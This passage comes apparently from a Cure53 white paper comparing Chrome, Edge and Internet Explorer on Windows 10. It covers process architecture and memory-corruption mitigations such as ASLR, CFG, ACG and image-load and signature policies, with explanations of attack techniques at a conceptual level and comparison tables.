By taking a simple web application, for instance, we are faced with the attack surface that is relatively easy to identify. An analyst would first gather information about the stack the website is running on, and then determine every element of each stack layer that accepts and processes input, knowing that this can be influenced by an attacker - in direct or indirect ways. It might be a SSH login of the hosting server, an FTP server accepting incoming requests, the HTTP server making sure the website can be navigated to or, lastly, the website itself accepting various items. The latter can entail search queries, user login credentials, article IDs via URL or even DOM strings via JavaScript and Flash from cookies, the location object and other user input sources. Our hypothetical researcher would certainly want to pinpoint and enumerate those possible attacker entry-points, hoping to understand all contexts the input would be processed.

In the next step, attempts would need to be devised and executed with regard to testing all of the above with more or less malformed user-input, eventually seeing how the server, the website, and all other elements of the stack react. While this sounds easy, the complexities of single elements of the stack often raise the effort needed for a full coverage test significantly, so the analyst would have to additionally acquire and process detailed information on the database version, PHP runtime version, version of certain JavaScript libraries, and so on. We can see from this basic example that our hypothetically eager researcher ends up with a very large amount of tests to perform, technically warranting almost unlimited time when the wish of claiming a full coverage is to be fulfilled. It is quite clear that we are nearly never awarded these kinds of resources.

Now to complicate matters even further, what shall we do when our analysis must cover an incredibly complex target like one or even several different browsers? How do we account for major differences, developments and alterations through times, and the existence of quirks in versions and features? As we already underlined above, a modern web browser is an exceedingly powerful tool, exposing a complex stack on its own. There are layers taking care of network and HTTP requests, WebSocket requests and WebRTC. There are parsers involved in processing Stylesheets, HTML, XML, XHTML, SVG, MathML, as well as JavaScript, Visual Basic Script, JScript and other languages. We can observe interfaces that allow communication with installed plugins, HTTP header parsers, support for different HTTP versions, SPDY, QUIC and a multitude of different standards that are employed to make modern web applications as potent and easy to use as possible.

The standards and specifications, however, often change at a very fast pace. HTML, for example, is now called a living standard and often receives new input on a daily basis, thus forcing browser vendors to react with extreme speed. They indeed tend to implement features, as these are seen as advantageous in the context of the heightened state of the browser market share competition. No vendor wants to be left behind when other browsers are perhaps already implementing or even directly involved in specifying those features before the specifications even saw the light of day. Similarly, languages like ECMAScript are also emerging with new alterations quickly, again positing new demands on the racing browsers. The information becomes more and more abundant, as dedicated websites offer benchmarking data and specify which features are supported by which browsers. It is quite frequent that we can find verdicts or scores that argue about informing even the non-technical people about having their browsers up-to-par with modern technologies. All around the pressure is on.

But let's go back to our original question: with this complexity level, how could it be possible to identify the attack surface and the threat actors? How can we clarify whether

the existing mitigations and protections are well in place and working as desired? What are the best ways and methods for creating comprehensive overviews of security features? The biggest challenge of all, perhaps, is that we can actually invest weeks or months into auditing and research, but, at the end of the day, there are no guarantees that tomorrow's new features will not turn into attack vectors and bypass something we deemed valid and valuable, based on how it was working so well "just yesterday". To be quite honest, accounting for all these possibilities is unfeasible and quite impracticable. Instead, we can rely on past research, our expertise and just a tiny bit of intuition in opting for these and not the other areas. In that sense, we draw on the most relevant areas, shedding light on the temporal aspect on how things were, are, and how we can imagine them to be in the near future. With this forward-facing approach, we can arguably contextualize and evaluate the past and present mitigations and protections in place in greater detail. Our selection has been signaled in the subsections on Teams and Chapters above but is reiterated through a thematic lens here as well.

- **Memory Safety Features** are examined to determine what the tested browsers will do to protect from dangerous crashes and memory corruption issues.
- **Process-Level Sandboxing** analysis seeks to determine how well the Windows-platform-specific features are leveraged to protect the system/user from
  a compromised process.
- **CSP, XFO, SRI & other Security Features** are investigated to determine what the tested browsers can and will do to prevent web-attacks using HTTP tricks, XSS, Clickjacking, and alike.
- **DOM Security Features** must be verified to determine what the tested browsers do to make the DOM a safer place, as well as whether they can mitigate DOMXSS, DOM Clobbering and other client-side attacks.
- **Browser Extension & Plugin Security Features** are necessary to determine how browsers make sure that vulnerable extensions do not cause a system compromise. They further demonstrate the strategies of data isolation and make browsers safer application hosts
- **UI Security Features** are evaluated to determine how well the browser communicates possible security problems. They can help empower users to make reasonable and responsible decisions with the help of the browser.

For an additional narrowing of the scope, this paper puts a clear focus on the corporate and enterprise context, which means that the different areas chosen for deeper analysis reflect this premise. Note that the order in which features are being presented and

discussed attempts are structured around the order that they are located in on the stack. Starting with the Memory and robustness, going over security headers, CSP and other features around HTTP, followed by the DOM that is already close to the user's ears and eyes, then finalizing with extensions and Add-ons. At the end, we logically move to the UI security, as it plays one of the biggest roles in making the users safer through clear warnings and reasonable delegation of responsibility.

Chapter 2. Memory Safety Features

Mitigations against memory corruption vulnerabilities are usually the last line of defense against exploitation of bugs present in a piece of software. At the same time, complex environments – among them browsers – are commonly very much affected by memory-related issues. This is why rendering exploitation of this category of vulnerabilities difficult should be one of the top priorities for security departments, researchers and other stakeholders. When done right, however, mechanisms aimed at protecting against memory corruption problems can make all the difference for the overall security of a given product. This is because a well-implemented and appropriate protective gear may have the capacity to mitigate entire big classes. Further, at the very least, these security mechanisms elicit more steps and call for extended attacker-resources. With good protections in place, adversaries are faced with the necessity to chain multiple exploit primitives together to develop a successful exploit chain.

Ultimately, browser vendors understood the critical implications of lacking memory-related protections. This realization expectedly translated to new specifications and recommendations being issued. This chapter takes a close look at the array of possible defense approaches employed by modern browsers in order to make memory corruption vulnerabilities a less attractive target for exploit developers and malware authors. Along with descriptions revolving around the existing security measures, we have carried out a comparative analysis concerning each mitigation technique presented in the chapter. In other words, we aim at presenting a browser-mitigation strategy nexus for the context of memory corruption issues.

Introduction

Before going into implementational details in the later subsections, it needs to be established what topics this chapter will be grounded in from an analytical standpoint. The main focus here is to outline what kind of modern mitigation mechanisms the Windows 10 operating system offers and whether they are effectively made use of in the tested browsers. First and foremost, the arguments relate to the fact that Windows offers an API, namely *SetProcessMitigationPolicy*[16], to set specific mitigation options. This API is especially useful because its counterpart -- *GetProcessMitigationPolicy*[17] -- lets us read different mitigation options from a process handle with relative ease.

---

[16] https://msdn.microsoft.com/en-us/library/windows/desktop/hh769088(v=vs.85).aspx
[17] https://msdn.microsoft.com/en-us/library/windows/desktop/hh769085(v=vs.85).aspx

What is more, tools like *mitigationview*[18] by Justin Fisher can be considered, on the one hand, as they do a good job of checking for recent mitigation options. On the other hand, they fail to address some of the mitigations, namely those introduced after its core development period had concluded. To account for these different gaps, we decided to examine other relevant mitigation options. Another useful tool is provided by Google through *sandbox-attack-surface-analysis-tool*[19] developed by James Forshaw. Among other use-cases, this tool provides a playground to run all sorts of tests to check whether certain sandboxing restrictions apply to a process. Lastly, *Process Explorer*[20] from Microsofts's *sysinternals.com* also furnishes a neat overview of all processes with their *DEP*, *ASLR*, *CFG* settings and their integrity levels.

At least fundamental knowledge about memory corruption vulnerabilities is required if one wishes to follow the more advanced issues raised in this chapter. Therefore, a necessary background with selected historical facts and developments is given in the following subsection.

Technical Background

As with many broader attack arenas discussed in this paper, we once again need to underscore the evolution of the protection mechanisms. In other words, tracking the development process through time can help us see how the browsers handle the hardware and software with respect to memory corruption vectors emerging today. Later on, we will also have a more "hands-on" approach, assessing and demonstrating which contemporary software security mechanisms work in general across different browsers.

Most modern CPUs are based on the Von Neumann[21] architecture, which means that they do not separate instructions from data. Both can reside in the same virtual memory, admittedly in different memory pages, but they continue to "blend" and have rather blurry borders. Building on that, we can presume with some certainty that the CPU will not distinguish whether the executed instructions are part of a legitimate program. We have no ways of knowing if the data was actually inserted beforehand, legitimately or otherwise. As long as memory is marked as *executable,* it can be executed by the CPU. This rule paves way to code injection attacks. In this type of malicious approaches, an attacker might be able to exploit a security bug in a piece of software, like a web browser, to bring it under his control. This occurs through a redirection of an execution flow into new code that the attacker introduces.

---

[18] https://github.com/fishstiqz/mitigationview
[19] https://github.com/google/sandbox-attacksurface-analysis-tools
[20] https://technet.microsoft.com/en-us/sysinternals/processexplorer.aspx
[21] https://en.wikipedia.org/wiki/Von_Neumann_architecture

The security industry is constantly portrayed as ever-evolving battlegrounds. The attackers are not ignored and mitigation techniques like *ASLR*, *NX*, */GS* or anti-*ROP* mechanisms are being crafted. More recently, different forms of *CFI* are devised to protect computer programs from malicious attacks by making exploitation harder or even impossible. Although all these developments are much needed, it is highly unlikely that code injection attacks by means of exploiting a memory corruption vulnerability will cease to exist.

ASLR stands for Address Space Layout Randomization and was introduced by PaX in 2003[22]. As the name suggests, this mechanism rearranges an application's memory layout. The overarching goal is to make the location of executable code and data less predictable. In brief, attackers faced with the obstacle of pinpointing the executable components first, encounter a much higher threshold and are required to uncover information leaks, conduct extensive brute-forcing or make use of *heap-spray-style*[23] attacks if they wish to succeed. Another mitigation to consider is NX, which creates the rule of *writeable* memory not being *executable*. The ARM architecture added support for *XN* (eXecute Never) with ARMv6 in late 2002[24]. Intel introduced this functionality in 2004 under the name XD (eXecute Disable)[25] as a reaction to AMD offering the same feature under the NX (No eXecute)[26] term. These are multiple names for essentially the same mechanism which prevents an attacker from injecting code into *writeable* memory and directly executing it. By this logic, the attacker has to conduct so called *code reuse attacks*.

One of the techniques around *code reuse* was *return oriented programming* (*ROP*)[27]. By utilizing *ROP*, an attacker does not inject new code but rather pieces small and already existing code segments together in order to perform arbitrary computations. The potential of *ROP* was recognized and Microsoft developed special mechanisms into their anti-exploitation toolkit called *EMET*[28] . It served to detect further memory corruption attempts and kill the process once an attack is unveiled. Successfully detecting *ROP* is by no means a trivial task, especially when one takes into account that each protection of *EMET* has been bypassed in the past[29]. Nevertheless, every year new detection and mitigation

---

[22] https://pax.grsecurity.net/docs/aslr.txt
[23] https://www.corelan.be/index.php/2011/12/31/exploi...ial-part-11-heap-spraying-demystified/
[24] http://www.simplemachines.it/doc/ARMv6_Architecture.pdf
[25] https://ark.intel.com/products/27468/Intel-Pentium-4-Pr...3_20-GHz-800-MHz-FSB
[26] https://support.amd.com/TechDocs/24593.pdf
[27] https://cseweb.ucsd.edu/~hovav/dist/rop.pdf
[28] https://support.microsoft.com/en-us/help/2458544/the-enhanced-mitigation-experience-toolkit
[29] https://www.blackhat.com/docs/us-16/materials/us-16-Alsaheel-...-To-Disable-EMET.pdf

solutions surface, whilst both academic and industry researchers seek out ways for circumvention.

One of the latest ideas in the efforts to stop code reuse realm is the *control flow integrity*, abbreviated to *CFI*. Broadly speaking, *CFI* tries to make sure that a program only follows "legal" edges in its call graph, resulting in a controlled flow that cannot divert from its original path into one that has been designed by an attacker. In an ideal world this mitigation is quite effective at stopping all types of code reuse and injection attacks. However, it remains prone to exploits that are *data only*[30]. Also, an ideal *CFI* implementation comes at a high performance cost[31]. A different and promising form of *CFI* entails a compiler-based solution known as *RAP*[32], which was introduced by pipacs at *H2HC15* in 2015. In theory, *RAP* can be applied to any piece of software and supposedly features code pointer integrity and return address protection. The only downside is that the official version of *grsecurity* went private[33], so *RAP's* full version is unlikely to become public. Of course, there are more options and versions available from different vendors, including Microsoft's *Control Flow Guard*[34] or Clang's *fsanitize=cfi*. We take a wide spectrum of these mechanisms into consideration in our review of solutions enforced on the browser software. Note that while CFI itself should be seen as more of a general-level solution for preventing code reuse, it still can be considered metaphorically wearing its "baby shoes", being really quite young and fresh in terms of development. This explains why we have not seen many adaptations of it yet, except for the already built-in version currently shipped by Windows.

All of the previously discussed mitigations are, well, no more and no less than what their name suggests: they seek to mitigate issues but are not without challenges. Mitigations basically aim to increase the cost of exploiting vulnerabilities by making it harder or even impossible to apply common techniques. While there is nothing wrong with that kind of approach, especially as its effectiveness has been proven throughout history, it also fosters emergence of new attack techniques. These novel techniques expectedly seek to bypass the previously mentioned protections. For example, once the ability to inject code was taken away (by the means of *NX*), a new way called *ROP* was crafted to bypass it. The sequence of course continued, with mitigating *ROP* by the adoption of *CFI.* Putting in place mitigations that hinder the use of common exploitation techniques is one way to make software more secure. However, it is not the only route that can be taken.

---

[30] https://www.blackhat.com/docs/asia-17/materia...-Using-Data-Only-Exploitation-Technique.pdf
[31] https://www.microsoft.com/en-us/research/publication/control-flow-integrity/...50%2Fccs05.pdf
[32] https://pax.grsecurity.net/docs/PaXTeam-H2HC15-RAP-RIP-ROP.pdf
[33] https://grsecurity.net/passing_the_baton.php
[34] https://msdn.microsoft.com/en-us/library/windows/desktop/mt637065(v=vs.85).aspx

As a matter of fact, sandboxes emerged as a more universal and prevalent approach to elude attacks of this type. Although they are not explicitly designed to render memory bugs completely useless, they successfully limit the resources an attacker can access after successfully exploiting a vulnerability. Sandboxing basically means that a process can only access data that it is allowed to access based on the sandbox policy. Inherently, a sandboxed process is not simply able to issue changes to the file system or spawn new processes. Instead, all of access rules can be regulated by the software's master process or even the operating system itself. This also means that, in order to fully exploit a modern browser, an adversary has to climb a ladder comprising many more steps when seeking to completely break out of the exploited process' sandbox. In other words, the desperately desired capability to walk around the system freely will only be gained by enterprising and ambitious attackers. Most of the time this either happens via kernel exploits or attempts to take over the master process by abusing second stage bugs in the IPC channels between the sandboxed process and any other processes it can communicate with.

While sandboxing is a nice approach to hinder an attacker from accessing certain resources, it does not stop an attacker who has compromised the sandbox process from reading the memory of that process. Therefore it is crucial to separate unrelated processes from one another in order to prevent leakage of confidential data. Besides a security improvement, process separation enhances the application's integrity as a crash in a sub-process is not fatal to the whole application. Separating processes to have them run under different integrity levels might in fact create a slight performance impact, but it also effectively locks down processes that handle untrusted data (e.g. content renderers or extension handlers) and strongly limits the negative security implications that a single process can have for the entire application. With this quick outline of old and more modern defenses against memory corruption problems, we conclude this section and move on to specific issues. More detailed explanations of each mitigation, which can be turned on in the lifetime of an application, will be given in the section with the findings from our analyses.

Browser Architecture

For the purpose of privilege separation, browsers split out different parts of their functionality into their own process. This allows to restrict each process individually and therefore aids adherence to the important principle of least privilege. Under subsequent headings, we present each browser's approach to privilege segregation procedure. It should be noted that some browsers also use different so called integrity levels for each of their processes to achieve some of their desired privilege separation. In short, the lower the integrity level of a process is, the lesser its amount of trust and privilege from the operating system. Apart from integrity levels, one can also put applications inside an AppContainer, which means that even if a vulnerability in an application is exploited, the

Fine penetration tests for fine websites

app cannot access resources beyond what has been ascribed to the AppContainer. After a case-by-case analysis of the browsers, a reader can find a more detailed coverage of mitigations and restrictions in the subchapter dedicated to sandboxing.

Chrome

Chrome's main process is responsible for handling the user's interaction with the browser itself and is one of the most privileged processes in the entire architecture, running with a medium integrity level. It is also responsible for spawning the more restricted processes which, in turn, handle different tasks of the browser. The process architecture of Chrome is shown in Table 1 below.

Table 1. Chrome Process List

Process	Integrity Level
Main	Medium
GPU	Low
Extension	Untrusted
Renderer	Untrusted
Plugins (PPAPI)	Untrusted
Crashpad handler	Medium
Utility	Untrusted
Watcher	Medium

On Windows these processes can communicate with each other through an IPC (Inter-process Communication) channel by utilizing named pipes[35]. This channel is employed by the unprivileged processes to perform privileged actions by sending a request to the main process requesting to perform the action on its behalf. In effect, it allows for a more fine-grained model of permissions.

We decided to go with a bullet-point enumeration to best explain Chrome's process structure in a more detailed way. For further analysis, however, this paper will mainly focus on the processes that take up most of the attack surface and more or less directly handle untrusted data, like the renderer, extension or GPU process.

---

[35] https://www.chromium.org/developers/design-documents/inter-process-communication

- **Main process** handles the user's interaction with the browser and manages the child processes (e.g. renderer process, GPU process, and so on); runs with a *medium integrity level*.

- **Renderer process** is responsible for rendering and handling the web content received from a web server, meaning that it exposes the largest attack surface. This is the most restricted and unprivileged process in the Chrome architecture, running with an *untrusted integrity level*.

- **GPU process** handles all of the communications with the graphics card driver; runs with a *low integrity level*.

- **Extension process** runs with an *untrusted integrity level* and handles extensions code. The process type here is also 'renderer', however an additional command line option is passed (*--extension-process*) to identify it as an extension process.

- **Plugin process** is, as its name suggests, related to plugins and tasked with, for example, handling the PDF viewer; it runs with an *untrusted integrity level*.

- **Utility process** constitutes a sandboxed process for running a specific task[36], such as rendering PDF pages to a metafile page. It is running with a *untrusted integrity level*.

MSIE

Anyone can quickly notice that Internet Explorer's process architecture looks entirely different than the granular segmentation favored by Google's Chrome. We basically only have two processes here, as depicted in the Table 2 below and followed with relevant commentary on their characteristics within the bullet-point list.

Table 2. MSIE Process List

Process	Integrity Level
Frame/Manager	Medium
Content	Low

- **Frame Process** is also known as "Manager Process" and contains the address bar. It creates multiple content processes that can host multiple websites on different tabs. The Frame process runs in 64bit on a 64bit version of Windows.

---

[36] https://chromium.googlesource.com/chromium/src/+/ea1716a0...e_utility_process_host.h#36

- **Content Process** renders all HTML and ActiveX content. This also includes all newly installed toolbars.

It is interesting to note that the Frame Process -- when installed on a 64bit version of Windows -- always runs in 64bit. This stands in contrast to the Content Process which, by default, runs as 32bit on the Desktop. This is due to compatibility with 32bit ActiveX controls and other "plugins" that are related to toolbars and Browser Helper Objects that provide additional functionality. It is still possible to benefit from the improved security garnered with 64bit by enabling Enhanced Protected Mode.

Edge

There is scarce documentation regarding the division of processes featured by Edge, except a few blog posts[37] that highlight some features about Edge's container management. Also, during a Microsoft Ignite 2015 session on *'Windows 10: Security Internals'*[38], Chris Jackson revealed some more details about the process architecture deployed by Edge. Accordingly, Edge consists of a main process called *MicrosoftEdge.exe* and multiple content processes called *MicrosoftEdgeCP.exe.* Starting with the Windows build numbered 1607, another content process is additionally dedicated to Flash and identified by the command line argument *BCHOST:<some number>*.

All of the aforementioned processes run inside an AppContainer with an integrity level of low. Each process is spawned off of the *RuntimeBroker.exe* process which runs with a medium integrity level. The *RuntimeBroker.exe* is not specific to Edge: all Microsoft UWP apps are spawned off of this process which is also responsible for performing the more privileged actions for each app based on their capabilities. This concerns writing to the file system, for example. The process architecture can be found in Table 3 next.

---

[37] https://blogs.windows.com/msedgedev/2017/03/23/strengthening-microsofte...q0twoUGCM.97
[38] https://channel9.msdn.com/Events/Ignite/2015/BRK2308

Cure+53

Fine penetration tests for fine websites

Table 3. Edge Process List

Process	Integrity Level
RuntimeBroker.exe[39]	Medium
Main Edge process	AppContainer (low integrity level)
Content process	AppContainer (low integrity level)
Flash process	AppContainer (low integrity level)

Because of the "separation of duty" or outsourcing specific tasks into different processes, most mitigations need to be analyzed on a per-process basis. While the underlying architecture and operating system provide a basis for the approaches like *DEP* or *ASLR*, the fine-tuning of some other anti-exploitation mechanisms needs to be enabled manually, by the application engineers. The latter specific task occur either during compile-time or through API functionality, with *SetProcessMitigationPolicy* being one example of an action taken during the startup phase of the process.

Process Mitigation Analysis

This part of our investigation zooms in on modern mitigations that are relevant for a browser software's security. We begin with short introductions to specific software and move on to cross-browser comparative models next. The premise of including or excluding a given issue relies purely on its security-relevance. For example, making the crash-handler process a part of the evaluation is not necessarily justified because it offers very little attack surface and cannot be justifiably considered as being of great interest to attackers. Conversely, certain process play a tremendous role in attackers' efforts and these are the main focus of our mitigation analysis. More specifically, for Chrome this includes the renderer, extension, plugin and GPU process. For Edge and MSIE, attention is placed on their renderer process, with the addition of Flash process for Edge.

DEP, Stack Cookies and SEHOP

The introduction of *DEP* in Windows XP made it one of the most fundamental mitigations an operating system has to offer. Combined with strong *ASLR* settings, this solution alone is already able to bestow a sound protection against code injection attacks. It stems from marking executable memory as read-only and, thus, requiring information leaks and *return-oriented-programming* to conduct a successful bypass. Since this mitigation is quite old and characterized by all recent desktop CPUs deploying relevant hardware support,

---

[39] Not specific to the Edge process architecture

Fine penetration tests for fine websites

it comes as no surprise that *Process Explorer* shows it permanently enabled for all tested browsers.

Figure 1. DEP Setting for all Browser Processes

Since all tested browsers automatically follow the industry standard and this mitigation is enforced on startup, further analysis was not deemed necessary. The same goes for further mitigations like *Stack Cookies*, *SafeSEH,* and *SEHOP* as the successor to *SafeSEH*.

In cases where a programming error results in a stack-based buffer overflow, critical data like local variables and return addresses can get overwritten and, in most scenarios, result in arbitrary code execution. However, it is possible to insert a so called *Stack Cookie* or *Stack Canary* between local buffers and the return address. With this, it is possible to check whether the cookie got corrupted after data has been copied into the local buffer upon entering the function epilogue. Under Visual Studio, which is the standard IDE for Windows platforms, this feature is enabled by default with the */GS* compiler option. The */GS* option also makes it possible to reorder all local variables and prevent them from getting tainted when an overflow happens on the stack.

When *Stack Cookies* were introduced, exploit developers looked for other targets that could yield code execution. The obvious choice was to abuse the Structured Exception Handler that resides on a thread's stack. Overwriting the above handlers and faking the original data structures resulted in code execution and became the standard approach for bypassing the */GS* feature. Again, as with each novel hostile approach in this realm, a mitigation strategy followed and involved a new method called *SafeSEH.* This method assures that that only validated exception handlers can be executed. Still the fact that this required an additional compiler flag and necessitated complete code rebuilds was noted as a slight hinderance. As a consequence, *SafeSEH* was succeeded by *SEHOP* where the Exception Handler code itself validated the entire exception chain prior to being dispatched. With 64bit Windows 10 as a platform, the latter feature cannot explicitly be enabled since it is provided at runtime and does not require any special compiler flags. As with *DEP,* no comparative analysis is needed here due to a uniformed browser behavior.

ASLR

Sharing some similarity with the mitigations mentioned before, 64bit Windows 10 has a strong default *ASLR* setting. However, by using the *SetProcessMitigationPolicy* API, one can adjust more settings and gain a higher amount of entropy. As introduced earlier, *ASLR* is an extremely important mitigation because knowing addresses of executable images is crucial for exploiting the majority of memory-based vulnerabilities. Thus it is important to apply this feature to all loaded *relocatable* images (*exe/dll*) using non guessable addresses. By default an image address is only randomized if the */DYNAMICBASE* flag was set at compile time, so a binary which has been built without this flag might be loaded to a predictable address. This is where the *ForceRelocateImages*[40] flag comes into play, forcing all relocatable images to be mapped to a random address, even if the */DYNAMICBASE* flag was not set. Here the kernel simulates a base address collision. In effect, it makes random allocation obligatory.

Usually bugs can only be exploited if the memory layout is known to an attacker. Malicious adversaries tend to achieve it by utilizing an additional information leak vulnerability. If no such bug exists, the attacker recourse to guessing an address, but this is a "last resort" approach which holds a high probability of just crashing the application. The probability of hitting the right address can be decreased by setting the *EnableHighEntropy*[41] flag which causes bottom-up allocations to get a higher degree of entropy when being randomized. The security flag *EnableBottomUpRandomization* forces ASLR on thread stacks and other bottom-up allocations. Images which have been built without the */DYNAMICBASE* flag and lack reallocation information can be rejected by setting the *DisallowStrippedImages* and *ForceRelocateImages* flags. The following table shows how security flags are utilized across browsers.

---

[40] https://blogs.technet.microsoft.com/srd/2013/12/11/software-defens...-exploitation-techniques/
[41] https://msdn.microsoft.com/en-us/library/windows/desktop/hh769086(v=vs.85).aspx

Table 4. ASLR Policies

	Chrome	**Edge**	**MSIE**
BottomUpRandomization	All*	All*	All*
ForceRelocateImages	None*	All*	All*
HighEntropy	All*	All*	All*
DisallowStrippedImages	None*	All*	None*

All - enabled for all the processes selected for the mitigation analysis.
None - enabled for none of the processes selected for the mitigation analysis.

Although the analysis only focused on a subset of the processes, it is interesting to note that the enabled mitigations in Chrome and Edge apply to all processes in the architecture. The findings also demonstrate that Edge has all security features enabled while Chrome lacks *ForceRelocateImages* and *DisallowStrippedImages.* MSIE does not utilize *DisallowStrippedImages*. For Chrome, however, all images are built with */dynamicbase* so that the lack of *DisallowStrippedImages* and *ForceRelocateImages* does not exactly matter.

CFG

When operating on their own, *ASLR* and *DEP* are only sufficient as long as no addresses are leaked to the attacker. Let's consider a scenario where obtaining memory locations is possible and ROP can be used to execute code. As a reminder, *ROP* is an exploitation technique in which the attacker crafts an exploit using snippets of code (so called *gadgets*) that are already present and executable in the target process. Such a gadget performs a small operation like setting a register or writing a value to memory. In order to chain *ROP* gadgets, it is required that their last instruction is a return-instruction, so they are mostly found at the end of a function. *ROP* requires stack control and relies on the ability of jumping to arbitrary instructions inside executable memory pages.

The purpose of *CFG* (*control flow guard*) is to render *ROP* useless by checking whether a jump/call is legitimate. *CFG* must be enabled at compile time with the setting of */guard:cf* flag. There are three flags which describe the current *CFG* configuration of a process. The flag *EnableControlFlowGuard* indicates whether *CFG* is enabled in general. If *EnableExportSuppression*[42] is set, all exported functions must be resolved using *GetProcAddress*. Otherwise they become invalid as indirect jump targets and cannot be

---

[42] https://msdn.microsoft.com/en-us/library/windows/desktop/mt654121(v=vs.85).aspx

called. The *StrictMode* option requires all loaded DLLs to have *CFG* enabled. *EnableControlFlowGuard* and *EnableExportSuppression* cannot be activated by simply using the *SetProcessMitigationPolicy* API. *StrictMode* can be enabled on runtime but cannot be disabled once activated.

Figure 2. CFG Settings for all Browser Processes

Process explorer shows that Chrome, Edge and MSIE make use of CFG. The state of all CFG-related security settings can be consulted in the table below:

Table 5. CFG Policies

	Chrome	**Edge**	**MSIE**
EnableControlFlowGuard	All*	All*	All*
EnableExportSuppression	None*	None*	None*
StrictMode	None*	None*	None*

*All - enabled for all the processes selected for the mitigation analysis
*None - enabled for none of the processes selected for the mitigation analysis

All browsers in scope of this paper have *CFG* enabled but do not employ additional mitigations, meaning that neither *EnableExportSuppression* nor *StrictMode* are utilized.

Disable Font Loading

To reduce possible attack surface, Windows 10 offers a neat feature to disable loading of non-system fonts. Windows 10 also introduced a Font-Driver-Host process (called *fontdrvhost.exe*) running in user-mode to establish an architectural change. This way, the rendering of fonts is transferred from the kernel to a special process. Notably, the process runs as as a separate user inside an AppContainer but it is still possible to completely disable untrusted fonts and activate extra logging in case an attempt to load a non-system font is detected. The following table shows two settings for each browser subject to testing. One setting concerns completely disabling non-system font loading,

while the other one pertains to explicitly enabling event logging for unauthorized attempts.

Table 6. Font Loading Policies

	Chrome	**Edge**	**MSIE**
DisableNonSystemFonts	All*	None*	None*
AuditNonSystemFontLoading	None*	None*	None*

*All - enabled for all the processes selected for the mitigation analysis
*None - enabled for none of the processes selected for the mitigation analysis

For this feature, Chrome goes the extra mile and enables the mitigation for its critical processes, despite Windows 10's already strong protection against font rendering exploits. The security gain of auditing unauthorized attempts is not that high, so leaving this setting out is understandable. Microsoft's Edge and MSIE, however, put their trust in the sandboxed Font-Driver-Host mechanism and accept the risk of an exploit "escalating" into that process.

Dynamic Code

Windows 10 introduced two novel mitigations that intend to make exploitation of memory safety bugs harder. The solutions are undergirded by an attempt to break the link between having found a bug that allows redirection of control flow, and using it to actually run arbitrary code. Without going too much into detail before we actually get to them, we firstly have Arbitrary Code Guard (*ACG*), explained in this section, and our second approach entails Code Integrity Guard (*CIG*), which will be elaborated on further below. When both features act together, they create a strong foundation for a modern exploit prevention mechanism and highly raise the costs of developing working exploits.

To clarify, *ACG* is another mitigation that can be set via the *SetProcessMitigationPolicy* and essentially prevents a process from dynamically generating code. An illustration would be that an attacker manages to call *VirtualAlloc* or *VirtualProtect* to create or remap a memory area that is writable and executable. *ACG* however, would simply block this attempt. All exploits that rely on shellcode that is generated and executed in some way would therefore fail. The first flag that is tied to this mitigation is the *ProhibitDynamicCode* bit that actually activates it. The other two, namely *AllowThreadOptOut* and *AllowRemoteDowngrade,* specify whether threads are allowed to opt out of the restrictions on dynamic code generation and whether non-AppContainer processes are able to modify all of the dynamic code settings for the calling process after

they have been set. Below we supply a table comparing the use of this mitigation browser-by-browser.

Table 7. Dynamic Code Policies

	Chrome	**Edge**	**MSIE**
ProhibitDynamicCode	None*	Partial*[43]	None*
AllowThreadOptOut	N/A*	None*	N/A*
AllowRemoteDowngrade	N/A*	Partial*[44]	N/A*

*Partial - enabled for some of the processes selected for the mitigation analysis.
*None - enabled for none of the processes selected for the mitigation analysis.
*N/A - Not applicable since DynamicCode is not prohibited.

In the browser world this mitigation is not easy to activate without breaking the possibility to run *JIT* code. In other words, including the feature either requires architectural changes or otherwise means that one has to deal with performance loss by having to get rid of *JIT* code. Conversely, modern browsers gain great performance boosts by translating Javascript into native code and therefore warrant running unsigned and dynamically generated code that can be abused to circumvent *DEP* as well. Edge is the only browser that implemented the architectural change of moving Chakra's *JIT* functionality into another sandbox. There the *JIT* code is compiled and mapped into Edge's content process where it was originally requested. The problem with this mitigation is that it does not disable loading arbitrary DLL or image sections, which is another attractive method of running arbitrary code. This is also why *ACG* has limited effectiveness unless it is used in conjunction with the following two complementary mitigations.

Image Load

In order to circumvent *DEP* and to avoid writing a long *ROP* code, many exploits make use of *LoadLibrary* to get an external *DLL* into the current process. This technique is also known under the name of "*Return to LoadLibrary*". The source from where the library is loaded can be the local file system but also an external *UNC* share making it unnecessary to upload a file prior to exploitation. Windows introduced a security mechanism that prevents the loading of libraries from an external UNC share which is enabled by setting the *NoRemoteImages*[45] flag. By default the applications directory

---

[43] Prohibited for content process
[44] Enabled for content process
[45] https://msdn.microsoft.com/de-de/library/windows/desktop/mt706245(v=vs.85).aspx

is preferred when loading an external library. If the desired library is not found there, it will be loaded from the *system32* directory. This behavior can be reversed by setting the *PreferSystem32Images* flag. By setting *NoLowMandatoryLabelImage* to *1,* we effectively require all loaded image to have an integrity level higher than *Low.* Once again a comparison of this feature being employed by our scoped browsers is presented in Table 8 below.

Table 8. Image Load Policies

	Chrome	**Edge**	**MSIE**
NoRemoteImages	All*	All*	None*
NoLowMandatoryLabelImages	All*	None*	None*
PreferSystem32Images	None*	None*	None*

*All - enabled for all the processes selected for the mitigation analysis.
*None - enabled for none of the processes selected for the mitigation analysis.

MSIE fails to incorporate any of these mitigations. Both, Chrome and Edge do not permit loading of remote images inside processes selected for security analysis. Only Chrome requires images to have an Integrity Level higher than *low*.

Binary Signature

Together with *ACG* and the previously mentioned image load restrictions, the code integrity mechanism can act as an extended link to further harden both mitigations. Without *CIG* in place it is relatively easy to bypass *ACG* by loading arbitrary DLLs into memory and to start executing code from there. While the image load restriction prevents loading data from *UNC* shares and the like, loading a library from disk is still possible.

The above scenario might sound atypical for an exploit strategy, but it is still an issue that was addressed by Windows 10. With *CIG* come three further mitigation options for *SetProcessMitigationPolicy/ProcessSignaturePolicy.* These are represented in the table and each defines how an image or a library requires to be signed before it gets mapped into the process. Generally all DLLs then call for it being either Microsoft-, Windows Store-, or WHQL-signed, where the options *MicrosoftSignedOnly*, *StoreSignedOnly* should be self-explanatory. The third option (*MitigationOptIn*) is the most permissive one because it would allow three signature types. The tested browsers differ greatly with respect to this mitigation, as can be observed in Table 9. below.

Table 9. Binary Signature Policies

	Chrome	**Edge**	**MSIE**
MicrosoftSignedOnly	None*	None*	None*
StoreSignedOnly	None*	All*	None*
MitigationOptIn	None*	All*	None*

All - enabled for all the processes selected for the mitigation analysis
None - enabled for none of the processes selected for the mitigation analysis

